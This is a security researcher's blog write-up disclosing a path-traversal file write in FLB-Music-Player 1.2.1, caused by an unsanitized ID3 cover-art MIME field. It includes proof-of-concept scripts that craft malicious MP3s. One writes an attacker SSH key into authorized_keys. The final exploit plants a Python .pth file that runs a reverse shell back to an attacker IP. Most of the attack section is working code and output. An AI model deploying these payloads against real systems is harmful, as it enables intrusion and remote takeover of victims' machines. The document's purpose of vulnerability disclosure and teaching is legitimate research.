Exploiting an Arbitrary File Write via MIME Type Misparsing (CVE-2026-101036)
- zerofrost
- Research , Cve , Rce
- July 24, 2026
Table of Contents
A while back while going through my files, I came across FLB-Music-Player, which I was using a while back before switching to a self-hosted alternative called Navidrome. I decided to take a look at it from a security point of view to try and identify any vulnerabilities in it. This blogpost will be a walkthrough of an interesting vulnerability I found in FLB-Music-Player 1.2.1 (assigned CVE-2026-101036), that could be abused to achieve RCE.
Introduction
FLB Music is an open-source music player created using Vue JS and packaged as an electron application that works in Windows, Mac and Linux. The music player offers a ton of features you expect in a music player and I would recommend you give it a shot. It operates in a very simple way, you add a folder with your music, and the application scans and adds your music to the collection.
During my use case , I mostly dealt with MP3 files since there are the most common format for audio files. MP3 stands for MPEG-1 Audio Layer 3. It is a widely used digital audio compression format that reduces file size while maintaining high-quality sound. Some MP3 files have metadata information embedded in them such as track title, artist, album, cover art for the song, as well as the mime type for the cover art file. Consider the following example
$ exiftool /tmp/test.mp3
ExifTool Version Number         : 12.40
File Name                       : test.mp3
Directory                       : /tmp
File Size                       : 2.7 MiB
File Modification Date/Time     : 2026:07:23 15:49:59+03:00
File Access Date/Time           : 2026:07:23 15:49:59+03:00
File Inode Change Date/Time     : 2026:07:23 15:49:59+03:00
File Permissions                : -rwxrwxr-x
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
ID3 Size                        : 114015
Title                           : Never Gonna Give You Up
Length                          : 170 s
Album                           : Never Gonna Give You Up
Picture MIME Type               : image/png
Picture Type                    : Front Cover
Picture Description             : attached picture
Picture                         : (Binary data 113308 bytes, use -b option to extract)
User Defined URL                : (MP3-META Front Cover URL) https://i.ytimg.com/vi_webp/kfD6mSH4dCo/default.webp
Size                            : 2708782
From the result above, we can see an ID3(International Digital Rights Management) structure storing some metadata about the file. ID3 is the metadata format used to store information about an MP3 file, such as the song title, artist, album, lyrics and more. The APIC (Attached Picture) frame is used to store images or other binary data associated with the audio file. Both are separate from the MP3 audio data itself
The relationship between ID3 and APIC is that APIC frames can be attached to an MP3 file using the ID3 tag. This allows for the inclusion of additional information such as album covers, lyrics, or other visual content within the MP3 file itself. The APIC frame contains a binary data payload, which can be in various formats like JPEG, PNG, or BMP.
There are two major versions you’ll encounter:
- ID3v1: A simple, fixed-size 128-byte tag at the end of the file.
- ID3v2: A much more flexible format stored at the beginning of the file (though a footer is optional). Most modern software uses ID3v2.3 or ID3v2.4. We will look at this structure later on.
Source Code Analysis
While looking at the code base for this Music Player, I came across the file /src/main/core/createParsedTrack.ts, that contains a function which extracts the metadata from an MP3 file.
export function createParsedTrack(fileLocation: string) {
			.....SNIP....
			console.error(error.message);
        NodeID3.read(fileLocation, async (err: any, tags: any) => {
          if (tags && tags.image && tags.image.imageBuffer) {  // tags.image is a structure that stores the image mime(tags.image.mime) and the imagedata (tags.image.imageBuffer)
            tags.image.mime = tags.image.mime
              ? tags.image.mime.replace(/image\//g, '')
              : 'jpg';
            const albumArtPath = path.join(
              paths.albumArtFolder,
              `${removeMIME(track.fileName)}.${tags.image.mime}`
            );
            writeImageBuffer(tags.image.imageBuffer, albumArtPath);
            track.albumArt = albumArtPath;
          }
          track.title = tags.title;
          track.extractedTitle = extractTitleAndArtist(track.fileName).title;

          track.artist = tags.artist;
          track.extractedArtist = extractTitleAndArtist(track.fileName).artist;

          track.album = tags.album || 'unknown';

          track.defaultTitle =
            track.title || track.extractedTitle || track.fileName;

          track.defaultArtist = track.artist || track.extractedArtist;

          track.duration = "0:00"
          fs.stat(track.fileLocation, (err, stats) => {
            track.dateAdded = stats.ctimeMs;
          });

          fileTracker.addFile(track);
          resolve(track);
        });
      }
    })();
Looking at the code, we can see that the application extracts metadata from the file, builds a path to store the album art(albumArtPath), extracts the image data and saves it to the albumArtPath
          if (tags && tags.image && tags.image.imageBuffer) {
            tags.image.mime = tags.image.mime
              ? tags.image.mime.replace(/image\//g, '')
              : 'jpg';
            const albumArtPath = path.join(
              paths.albumArtFolder,
              `${removeMIME(track.fileName)}.${tags.image.mime}`
            );
Basically, the application:
- Reads the ID3 structure for an mp3 file e.g
song.mp3and parses it. - Extracts the MIME type e.g (
image/png) and removes theimage/part. If not present, it sets a default ofjpg - Constructs albumArtPath from (albumArtFolder + ‘song.’ + ‘png’)
- The result is
~/.config/FLB Music/Album Art/song.png

Below is a diagram to visualize how the album art is constructed and stored.

Root Cause
We note that we can control tags.image.mime which is not sanitized. The app trusts the MIME type from the MP3 file to be a simple image format like image/png, but an attacker can inject ../ sequences into it. The .replace(/image\//g, '') only removes the literal word image/ and leaves everything else including path traversal characters untouched. The result is then passed to path.join(), which resolves ../ segments during normalization, allowing an attacker to write files anywhere on the file system.
          if (tags && tags.image && tags.image.imageBuffer) {
            tags.image.mime = tags.image.mime
              ? tags.image.mime.replace(/image\//g, '') // user controlled, leading to path traversal
              : 'jpg';
            const albumArtPath = path.join(
              paths.albumArtFolder,
              `${removeMIME(track.fileName)}.${tags.image.mime}`
            );
For example, assume, we set a mime type of image/png/../../../../../tmp/pwned, the application:
- Reads the ID3 structure for an mp3 file e.g
song.mp3and parses it. - Extracts the MIME type e.g (
image/png/../../../../../tmp/pwned) and removes theimage/part. Now only thepng/../../../../../tmp/pwnedpart remains. - Constructs albumArtPath from (albumArtFolder + ‘song.’ + ‘png/../../../../../tmp/pwned’ )
- The result is
~/.config/FLB Music/Album Art/song.png/../../../../../tmp/pwned, which results in arbitrary file write.
The album art folder is determined at app startup(./src/MainProcess/modules/Paths.ts):
import { app } from "electron";
import fs from 'fs'
import path from "path";
const APP_DATA_FOLDER = app.getPath("userData"); // ~/.config/FLB Music
const ALBUM_ART_FOLDER = path.join(APP_DATA_FOLDER, 'Album Art') // Linux: ~/.config/FLB Music/Album Art
const ARTIST_PICTURE_FOLDER = path.join(APP_DATA_FOLDER, 'Artist Pictures')
const MUSIC_FOLDER = path.join(require("os").homedir(), "Music");
const FLBING_FOLDER = path.join(MUSIC_FOLDER, 'FLBing')
The app uses path.join(userData, "Album Art") which varies by platform:
| Platform | Typical Path |
|---|---|
| Linux | ~/.config/FLB Music/Album Art/ |
| macOS | ~/Library/Application Support/FLB Music/Album Art/ |
| Windows | %APPDATA%/FLB Music/Album Art/ |
Confirming the Vulnerability
To exploit the vulnerability, we first need to understand the structure of an APIC Frame. The APIC (Attached Picture) frame is an ID3v2 metadata frame defined in the ID3v2.3 and ID3v2.4 specifications. Its primary purpose is to embed cover art (album art) directly inside an audio file, so media players can display the artwork without needing external image files.
Legitimate MP3 files contain APIC frames with:
MIME type=image/jpegorimage/pngPicture type=0x03(Cover front)Picture data= The actual JPEG/PNG binary image data
In short, when a media player (like FLB Music Player) scans an MP3 file, it extracts the APIC frame, saves the picture data to a file on disk, and caches it for display in the UI. This is the intended, benign use case.
Components of an APIC Structure:
| Field | Size | Description | In an exploit |
|---|---|---|---|
| Frame ID | 4 bytes | Literal ASCII APIC | Always APIC |
| Frame Size | 4 bytes (big-endian uint32) | Total size of data following this field | Depends on payload size |
| Flags | 2 bytes | Frame status flags (usually 0x00 0x00) | 0x00 0x00 |
| Encoding | 1 byte | 0x00 = Latin-1, 0x01 = UTF-16, 0x02 = UTF-16BE, 0x03 = UTF-8 | 0x00 (Latin-1) |
| MIME type | Null-terminated string | Image format identifier, e.g. image/png, image/jpeg | image/png/../../../../../../tmp/pwned |
| Picture type | 1 byte | Enum: 0x00=Other, 0x01=32x32 icon, 0x02=Other icon, 0x03=Cover front, 0x04=Cover back, etc. | 0x03 (Cover front – expected by the app) |
| Description | Null-terminated string | User-visible description of the picture (usually empty) | Empty |
| Picture data | Variable (remainder of frame) | Binary image data (JPEG, PNG, etc.) | attacker controlled data |
Using this information, we can now craft an MP3 file with a malicious APIC structure to test the vulnerability. Instead of doing it manually, python has a module that allows us to quickly build a POC
from mutagen.id3 import ID3, APIC

def create_payload(filepath='/dev/shm/hacked',content='yayhacked'):
	mime=f'image/png/../../../../../../../../../../../../../../{filepath}'
	print(f'[*] Targeting filepath : {filepath}')

	audio = ID3() # instantiate an empty ID3 tag


	picture_data = content.encode()

	# malicious structure
	audio.add(APIC(
	    encoding=3,  # set encoding to UTF-8
	    mime=mime,
	    type=3,  # front cover image
	    desc='Cover Art',
	    data=picture_data # malicious data
	))
	audio.save('/tmp/loot/payload.mp3')

create_payload()
We can inspect the written file using xxd to confirm the bytes were successfully written.
$ xxd /tmp/loot/payload.mp3 | more
00000000: 4944 3304 0000 0000 0863 4150 4943 0000  ID3......cAPIC..
00000010: 0059 0000 0369 6d61 6765 2f70 6e67 2f2e  .Y...image/png/.
00000020: 2e2f 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e  ./../../../../..
00000030: 2f2e 2e2f 2e2e 2f2e 2e2f 2e2e 2f2e 2e2f  /../../../../../
00000040: 2e2e 2f2e 2e2f 2e2e 2f2f 6465 762f 7368  ../../..//dev/sh
00000050: 6d2f 6861 636b 6564 0003 436f 7665 7220  m/hacked..Cover
00000060: 4172 7400 7961 7968 6163 6b65 6400 0000  Art.yayhacked...
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
Viewing the metadata with exiftool, we can see our payload embedded into the file.
$ exiftool /tmp/loot/payload.mp3
ExifTool Version Number         : 12.40
File Name                       : payload.mp3
Directory                       : /tmp/loot
File Size                       : 1133 bytes
File Modification Date/Time     : 2026:07:24 12:13:39+03:00
File Access Date/Time           : 2026:07:24 12:13:50+03:00
File Inode Change Date/Time     : 2026:07:24 12:13:39+03:00
File Permissions                : -rw-rw-r--
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
ID3 Size                        : 1133
Picture MIME Type               : image/png/../../../../../../../../../../../../../..//dev/shm/hacked
Picture Type                    : Front Cover
Picture Description             : Cover Art
Picture                         : (Binary data 9 bytes, use -b option to extract)

The last step is to trigger the vulnerability by adding a folder containing our malicious mp3 file(/tmp/loot) in the settings page.

Once loaded, our file is created proving we have an arbitrary file write primitive.

Achieving Code Execution
This vulnerability can also be used to achieve code execution. The reason we are not calling it remote code execution is because this vulnerability is triggered locally, making it a local code execution. There are several interesting ways of getting code execution, for example:
- Writing an attacker’s SSH Key and using it to authenticate
- Overwriting terminal files such as
~/.bashrc - Overwriting python module files such as
re.py, which is triggered whenimport reis used(We covered this in this post). - Overwriting python
.pthfiles
Writing an SSH Key
Let’s look at the first approach, here we will keep it simple and go with writing an SSH key. First things first, we can create an SSH key pair.

Create a new malicious MP3 file with the SSH key content and path
from mutagen.id3 import ID3, APIC
def create_payload(filepath='/dev/shm/hacked',content='yayhacked'):
	mime=f'image/png/../../../../../../../../../../../../../../{filepath}'
	print(f'[*] Targeting filepath : {filepath}')

	audio = ID3() # instantiate an empty ID3 tag


	picture_data = content.encode()
	# malicious structure
	audio.add(APIC(
	    encoding=3,  # set encoding to UTF-8
	    mime=mime,
	    type=3,  # front cover image
	    desc='Cover Art',
	    data=picture_data # malicious data
	))
	audio.save('/tmp/loot/payload.mp3')

ssh_key='''ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCcJ9oJWWDF5jo+yLSBMxtTwIKNucjigniA8MGNKDSMF8zbOcmNEKOGfx8YiTHaNRMM9z/f1xyrW8I1Z1xXUqJVE0dXncWl593k30u+1O4riF48UaWlHJseXo5WMPvgz5sE0vvJwfcnANWKuoAvu1ZuZ01A4wQ7Yy6NnZAya8BU8LtrQCpC142FAOeNMMjDd4e54i2HUC7TNwhi9p2hY8CzKHeZofH1tG4SbLtNgl4wK6ZwZMj5yB0v1TJC5349KRe77GzASnJLoaePo+dvhaXUpM8qAThMofTqwkVR5ROfq8NP5kwyAg/J0x8uZ7tqMkmjURUD+pz9DGg0nOirt893TAVoi2PbAz/AgJy34LD4kxruyeLdn8QNsE6Hn6skb1KpJINw7P/DQLvEpG5VWPpUbPJyuTDL9y9pVOXWmgn4VFkupP3tGQ+A3sMPidftyFSi6fh0rurCWp+Qu9VPJ34bt0xXJGjFG+EmK9KjiZe7OgXgsv/Yw0CSWBHWhI9pWck= attacker@evil.com'''

ssh_key_location='/home/zerofrost/.ssh/authorized_keys'

create_payload(filepath=ssh_key_location,content=ssh_key)
Unload and load the folder again.
Checking the ssh public key, we can see that it was overwritten.

With our private key, we can now login to the machine.

But there is a problem with this approach, we would need to know the username we are targeting which lowers the success rate of our exploit. Therefore, we need to find a better approach. Another hinderance is that our target machine needs to have the ssh service running and exposed to our attacker machine. This combination of limitations lowers the quality of our exploit.
Improving our Exploit with a Relative Write
To improve the success rate of our exploit, we can first utilize a relative write rather than an absolute one, this solves our first problem. To solve the second challenge, we can use python .pth files.
A .pth file is a plain text file that you place in your site-packages directory. When Python starts up, it parses the content of each .pth, line by line. Every python code in the .pth will be executed when python starts up.
We can check our site-packages directory using the following python code.
>>> import sys
>>>
>>> for path in sys.path:
...     print(path)
...

/usr/lib/python310.zip
/usr/lib/python3.10
/usr/lib/python3.10/lib-dynload
/home/zerofrost/.local/lib/python3.10/site-packages
__editable__.apklens-0.1.0.finder.__path_hook__
/usr/local/lib/python3.10/dist-packages
/usr/local/lib/python3.10/dist-packages/LinkFinder-1.0-py3.10.egg
/usr/local/lib/python3.10/dist-packages/kyubi-0.1.0-py3.10.egg
/usr/local/lib/python3.10/dist-packages/pyfiglet-0.8.post1-py3.10.egg
/usr/local/lib/python3.10/dist-packages/colorterm-0.3-py3.10.egg
/usr/local/lib/python3.10/dist-packages/argparse-1.4.0-py3.10.egg
/usr/local/lib/python3.10/dist-packages/ghauri-1.1.9-py3.10.egg
/usr/local/lib/python3.10/dist-packages/tldextract-3.4.0-py3.10.egg
/usr/local/lib/python3.10/dist-packages/requests_file-1.5.1-py3.10.egg
/usr/local/lib/python3.10/dist-packages/sstv-0.1-py3.10.egg
/usr/local/lib/python3.10/dist-packages/PySoundFile-0.9.0.post1-py3.10.egg
/usr/local/lib/python3.10/dist-packages/pycparser-2.22-py3.10.egg
/usr/lib/python3/dist-packages
Python supports a feature called site-specific configuration hooks. Its main purpose is to add custom paths to the module search path. To do this, a .pth file with an arbitrary name can be put in the .local/lib/pythonX.Y/site-packages/ folder in a user’s home directory.
For example, in our case, if we create a file /home/zerofrost/.local/lib/python3.10/site-packages/test.pth and add the following python code, every time python starts, our code will be executed.
import time;open('/tmp/pwned','w').write('This works!!!!');time.sleep(30)
When writing
.pthfiles , make sure your code is in one line for better results
Verify file contents and ensure /tmp/pwned does not exist
$ cat ~/.local/lib/python3.10/site-packages/test_path.pth
import time;open('/tmp/pwned','w').write('This works!!!!');time.sleep(30)

$ cat /tmp/pwned
cat: /tmp/pwned: No such file or directory
Run the python command to trigger the payload, our shell hangs (due to the time.sleep(30) call) after which we interrupt it by pressing Ctrl-C. Checking our /tmp/pwned file this time, we can see that it was written successfully.
$ python3 -c 'print(1+1)'
^CFatal Python error: init_import_site: Failed to import the site module
Python runtime state: initialized
Traceback (most recent call last):
  File "/usr/lib/python3.10/site.py", line 636, in <module>
    main()
  File "/usr/lib/python3.10/site.py", line 622, in main
    known_paths = addusersitepackages(known_paths)
  File "/usr/lib/python3.10/site.py", line 349, in addusersitepackages
    addsitedir(user_site, known_paths)
  File "/usr/lib/python3.10/site.py", line 232, in addsitedir
    addpackage(sitedir, name, known_paths)
  File "/usr/lib/python3.10/site.py", line 192, in addpackage
    exec(line)
  File "<string>", line 1, in <module>
KeyboardInterrupt

$ cat /tmp/pwned
This works!!!!
$
The only thing remaining now is to swap our python code with a malicious payload to spawn a reverse shell back to our attacker machine. For this , we can use the following python reverse shell payload

import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.102",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
The final exploit is as follows
#! /usr/bin/python3
# -*- coding: utf-8 -*-
#  @author: zerofrost🦊
#  @date: 2026-4-10
#  @description: This script exploits an arbitrary file write via Path Traversal to achieve RCE

import argparse
import string
import random
from mutagen.id3 import ID3, APIC


parser=argparse.ArgumentParser()
parser.add_argument('-lhost','--lhost',help='IP of the attacker machine e.g 192.168.0.102',default="192.168.0.102")
parser.add_argument('-lport','--lport',help='Listen port for the attacker machine e.g 4444',default="4444")
args=parser.parse_args()

print(f'')
print(f'     ========================================================')
print(f'     == FLB Music Arb File Write +  Path Traversal to  RCE ==')
print(f'     ============== Affected versions 1.2.1 =================')
print(f'     ========================================================')
print(f'\n\n')


import random

def create_payload(filepath='/dev/shm/hacked',content='yayhacked'):
  mime=f'image/png/../../../../{filepath}' # ->  use a relative write to ~/
  print(f'[*] Generated filepath : {mime}')

  audio = ID3()
  picture_data = content.encode()
  audio.add(APIC(
      encoding=3,  # set encoding to UTF-8
      mime=mime,
      type=3,  # front cover image
      desc='Cover Art',
      data=picture_data # malicious data
  ))
  name= ''.join(random.sample(string.ascii_lowercase,7)) # we use a random name to prevent caching
  outfile=f'/tmp/testing/{name}.mp3'
  print(f'[*] Writing malicious file to : {outfile}')
  audio.save(outfile)


print(f'[+] Setting attacker listener as {args.lhost}:{args.lport}')
print(f'[+] Creating python RCE payload')
payload=f"""
import socket,subprocess,os,sys;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{args.lhost}",{args.lport}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.Popen(["/bin/sh","-i"]);os._exit(0)
"""

pth_file='.local/lib/python3.10/site-packages/test_path.pth'
print(f'[+] Creating .pth file to write to: ~/{pth_file}')


create_payload(filepath=pth_file,content=payload)
Generate the malicious payload

Import the malicious file

Verify the payload was written and start the listener
